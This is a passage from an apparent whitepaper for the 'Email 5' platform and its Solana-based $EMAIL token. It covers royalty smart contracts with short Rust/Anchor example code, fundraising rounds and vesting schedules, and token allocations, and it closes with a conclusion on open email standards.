- P_0: Initial token price
- P: Current market price of the $EMAIL token
- B: Base price per email in fiat currency
- N: Number of emails being sent
- PPP: Price Per Email in fiat currency

Distributed Privacy Assurance

Unlike traditional systems that store sensitive contact information on central servers, Email 5 securely stores contact details across multiple nodes, prioritizing user privacy and compliance with data protection standards. While sent messages are not stored on the blockchain, centralized servers process the primary message to maintain efficiency while preserving security safeguards. This hybrid approach balances decentralization and performance, reinforcing privacy protections and platform reliability.

5.2 Smart Contracts

Smart contracts power the royalty layer of Email 5's marketplace, automating royalty distribution and enabling transparent, efficient settlements for creators. Leveraging the Solana blockchain, this system empowers creators to monetize their templates seamlessly while maintaining trust and security in the platform.

Automated Royalty Distribution

When a template is purchased in fiat, the corresponding royalty value is converted into $EMAIL. Smart contracts then automatically calculate and distribute creator royalties according to predefined terms, applying platform fees before settlement, recording the resulting allocations on-chain, and eliminating intermediaries from royalty distribution.

Transparent Transactions

All royalty transactions are recorded on the Solana blockchain, creating an immutable ledger accessible to all participants. This transparency ensures that creators can verify their earnings in real-time and fosters trust within the ecosystem.

Ownership Verification

Smart contracts register every published template, creating a unique record on the blockchain that supports ownership verification. This mechanism helps identify fraudulent or duplicate uploads, ensuring royalty records remain linked to registered creators. In case of disputes, the contract's immutable history provides a reliable basis for resolution.

High-Performance Solana Blockchain

Using Proof of History (PoH) as a cryptographic clock alongside its Proof-of-Stake consensus architecture, Solana can handle thousands of transactions per second (TPS) with low latency[24], enabling seamless smart contract execution. This ensures fast and cost-effective royalty distribution, even as the marketplace scales.

[24] https://solana.com/news/network-performance-report-march-2024

Hybrid Smart Contract Model

To address the unique requirements of the Email 5 ecosystem, a hybrid smart contract model is employed. This model includes a core contract for managing marketplace royalty transactions and modular contracts that can adapt to specific use cases, such as additional stakeholders or advanced royalty conditions.

1. **Core Smart Contract**

   The core contract serves as the foundation, governing royalty transactions and managing key marketplace functions. It also interfaces with modular contracts to address specialized scenarios, such as co-creator royalties.

   - **Revenue Management**: Tracks and allocates royalties for purchased templates.
   - **Creator Registry**: Links creators to their templates for transparent revenue tracking.
   - **Royalty Distribution**: Manages the automatic allocation of earnings based on predefined terms.

2. **Modular Smart Contracts**

   Modular contracts enhance the functionality of the core contract by integrating additional features or accommodating specific stakeholders. This flexible approach ensures the system remains scalable and adaptable to meet the evolving needs of creators and contributors.

   - **Co-Creation Contracts**: Enable multiple creators to split royalties from a single template automatically.
   - **Affiliate Contracts**: Allow affiliates or promoters to earn a share of royalties for driving template sales.

***Example Core Contract**: Template Management and Royalty Tracking*

```
use anchor_lang::prelude::*;

#[program]
pub mod template_core {
    pub fn upload_template(ctx: Context<Creator>, template_id: String)
-> Result<()> {
        emit!(TemplateUploaded { creator: ctx.accounts.creator.key(),
template_id });
        Ok(())
    }

    pub fn distribute_royalties(ctx: Context<Creator>, amount: u64) ->
Result<()> {
        ctx.accounts.account.royalties += amount;
        emit!(RoyaltyDistributed { creator: ctx.accounts.creator.key(),
amount });
        Ok(())
    }
}

#[event]
pub struct TemplateUploaded {
    pub creator: Pubkey,
    pub template_id: String,
}

#[event]
pub struct RoyaltyDistributed {
    pub creator: Pubkey,
    pub amount: u64, }
```

Key Functions

- `uploadTemplate`: Registers new templates within the marketplace, creating a transparent record for future tracking and ensuring compliance with platform standards.

- `distributeRoyalties`: Distributes royalties to template creators or contributors based on sales, maintaining detailed and verifiable records without relying on intermediaries.

***Example Modular Contract**: Co-Creation and Affiliate Royalty Splits*

```
use anchor_lang::prelude::*;

#[program]
pub mod template_royalty {
    pub fn add_contributor(ctx: Context<Core>, contributor: Pubkey,
share: u8) -> Result<()> {
        require!(share > 0, CustomError::InvalidShare);
        emit!(ContributorAdded { contributor });
        Ok(())
    }

    pub fn distribute_royalty_to_contributor(
        ctx: Context<Core>,
        contributor: Pubkey,
        total_amount: u64,
        share: u8,
    ) -> Result<()> {
        require!(share > 0, CustomError::MissingContributor);
        let royalty = (total_amount * share as u64) / 100;
        emit!(RoyaltySplit { contributor, amount: royalty });
        Ok(())
    }
}

#[event]
pub struct ContributorAdded { pub contributor: Pubkey }
#[event]
pub struct RoyaltySplit { pub contributor: Pubkey, pub amount: u64 }
```

Key Functions

- `addContributor`: Registers a co-creator or affiliate within the modular contract, assigning them a predefined royalty percentage and ensuring their inclusion in future royalty distributions.

- `distributeRoyaltyToContributor`: Allocates royalties directly to contributors based on their assigned percentage, ensuring fairness and transparency in distribution.

5.3 Financial Model

Email 5's financial model is designed to combine recurring subscriptions, template marketplace revenue, and usage-based mailing services with the $EMAIL token to support a sustainable ecosystem for users and creators. While fiat-based revenue streams support platform operations, the $EMAIL token underpins mailing campaign credits and template marketplace royalty distribution, creating a scalable model that aligns long-term platform growth with ecosystem participation.

5.3.1 Fundraising

Email 5's fundraising strategy is built on a structured token allocation designed to finance platform development while preserving the long-term stability of the $EMAIL ecosystem. A limited portion of the total supply is allocated across the Seed, Private, and Public Distribution rounds, ensuring a balanced approach to fundraising while aligning investor incentives with the platform's long-term growth. Each round follows a structured vesting schedule that helps reduce sell pressure and supports the long-term sustainability of the ecosystem.

***Table 1**: Fundraising & Conditions*

Category	Seed Round	Private Round	Public Distribution
Allocation	200,000,000 $EMAIL (4%)	200,000,000 $EMAIL (4%)	100,000,000 $EMAIL (2%)
Target Raise	$500,000	$600,000	$350,000
Vesting Schedule	15% unlocks at 9 months 25% at 15 months (40% cumulative) 40% at 24 months (80% cumulative) 20% at 30 months	6-month cliff Linear monthly vesting over 18 months (24 months total)	10% at TGE Linear vesting over 12 months

Seed Round

The Seed Round is allocated to early investors, strategic partners, and ecosystem contributors aligned with Email 5's long-term vision. A staged vesting schedule ensures a controlled release of tokens, avoiding concentrated sell pressure and encouraging sustained commitment.

- **Allocation**: 200,000,000 $EMAIL (4% of total supply)
- **Target Raise**: $500,000
- **Vesting**: 15% unlocks after 9 months, 25% unlocks at month 15 (40% cumulative), 40% at month 24 (80% cumulative), and the remaining 20% at month 30.

Private Round

The Private Round is intended for strategic partners and investors who provide both capital and expertise to support the project's growth. A shorter cliff and linear vesting schedule provide fair access to liquidity over time while protecting against early exits.

- **Allocation**: 200,000,000 $EMAIL (4% of total supply)
- **Target Raise**: $600,000
- **Vesting**: 6-month cliff, followed by linear monthly vesting over 18 months (24 months total)

Public Distribution

This phase is designed to support broad token distribution and fund post-launch growth by providing public participants an opportunity to acquire $EMAIL tokens directly. The launch will be conducted through the Email 5 platform, subject to regulatory review, KYC/AML requirements, geofencing, and (where applicable) strategic partner approval.

- **Allocation**: 100,000,000 $EMAIL (2% of total supply)
- **Target Raise**: $350,000
- **Vesting**: 10% at TGE, then linear over 12 months

5.3.2 Marketing & Growth

A total of 750,000,000 $EMAIL is reserved for marketing and growth initiatives. To accelerate platform adoption and reward meaningful participation, Email 5's strategy focuses on incentivizing real ecosystem growth rather than speculative activity. This allocation will be used to reward users with mailing credits for growth-oriented contributions, such as referring new users, promoting Email 5, and participating in community initiatives. It will also support creator promotion, ecosystem partnerships, educational initiatives, promotional grants, and outreach campaigns that encourage adoption of Open Email Standards and the broader Email 5 ecosystem. Specific program structures, eligibility criteria, and distribution mechanics will be defined and published as the platform launches, ensuring alignment with regulatory requirements and ecosystem maturity.

Additional Marketing Allocation

The remaining marketing allocation will support creator promotion, ecosystem partnerships, educational initiatives, promotional grants, and community campaigns that encourage adoption of Open Email Standards and the broader Email 5 ecosystem. These initiatives will be managed dynamically in response to platform growth, ecosystem participation, and evolving community needs.

5.3.3 Ecosystem Allocation

A significant portion of the token supply is allocated directly to strengthen and grow the Email 5 ecosystem, ensuring liquidity, supporting participation, and rewarding key contributors.

Operational Float & Liquidity

A total of 1,500,000,000 $EMAIL is reserved for operational liquidity and potential liquidity provision on approved digital-asset exchanges. The circulating float will be introduced gradually to support platform usage, mailing demand, marketplace activity, and orderly market conditions. Any listings or market-making arrangements remain subject to regulatory review and exchange approval.

Developer & Creator Incentives

A total of 750,000,000 $EMAIL is reserved for developers and creators contributing to the Email 5 ecosystem. This allocation provides direct $EMAIL rewards for developers contributing to Open Email Standards and supports standards-based templates, development tools, educational programs, and other ecosystem initiatives that strengthen interoperability, platform capabilities, and long-term adoption.

Network Incentives

A total of 750,000,000 $EMAIL is reserved for network incentives tied directly to standards-based activity within Email 5. Rewards are issued as mailing credits for sending standards-based emails, encouraging continued platform usage and adoption of Open Email Standards.

5.3.4 Team & Advisors

A total of 500,000,000 $EMAIL will be allocated to the team and advisors, with a strict vesting schedule to ensure sustained commitment aligned with the platform's long-term growth. Any unvested tokens will revert to the Treasury if vesting terms are not met, maintaining transparency and incentivizing continued development.

5.3.5 Token Reserve

A reserve of 250,000,000 $EMAIL will be held for uses such as additional funding rounds, ecosystem support, or strategic platform initiatives. Unused or expired grants will be subject to a Treasury Recycling policy, returning them to the reserve for future compliant use. All major token movements from this reserve will be governed by an established board-approved treasury policy.

5.3.6 Compliance & Treasury Policy

$EMAIL is designed as a utility token and confers no equity, dividends, profit rights, or ownership in Email 5. Token offers and distributions will be conducted only in permitted jurisdictions and remain subject to applicable KYC/AML and regulatory requirements. Major token actions, including large transfers, listings, and program changes, will follow a board-approved treasury policy. Any observer or consent rights granted to strategic investors will arise from separate contractual agreements and not from ownership of $EMAIL.

5.3.7 Summary

The total supply of $EMAIL is 5,000,000,000 (5B), distributed as follows:



6. Conclusion

The development and adoption of Open Email Standards is not merely a technical evolution—it is a strategic pursuit to restore empowerment, trust, and long-term resilience to email communication. These standards align with the core principles of openness, interoperability, and accessibility, ensuring a sustainable, future-proof ecosystem that upholds the internet's foundational values.

As highlighted throughout this document, the current email framework is at a critical juncture. Outdated conventions, fragmented support, and centralized control have introduced systemic limitations, including degraded user experiences, compromised messaging transparency, and significant vulnerabilities related to privacy and data integrity.

In response, Open Email Standards provide a comprehensive, forward-compatible solution designed to support modern functionality, richer content, and cross-platform consistency, while providing a clear path toward a more secure and responsive email environment and maintaining backward compatibility.

Although implementation challenges remain, particularly achieving widespread adoption, the opportunity is significant. Through collaboration and innovation, we can leverage Email 5 to advance email communication, creating a robust and trusted foundation that meets today's expectations and anticipates the evolving needs of tomorrow.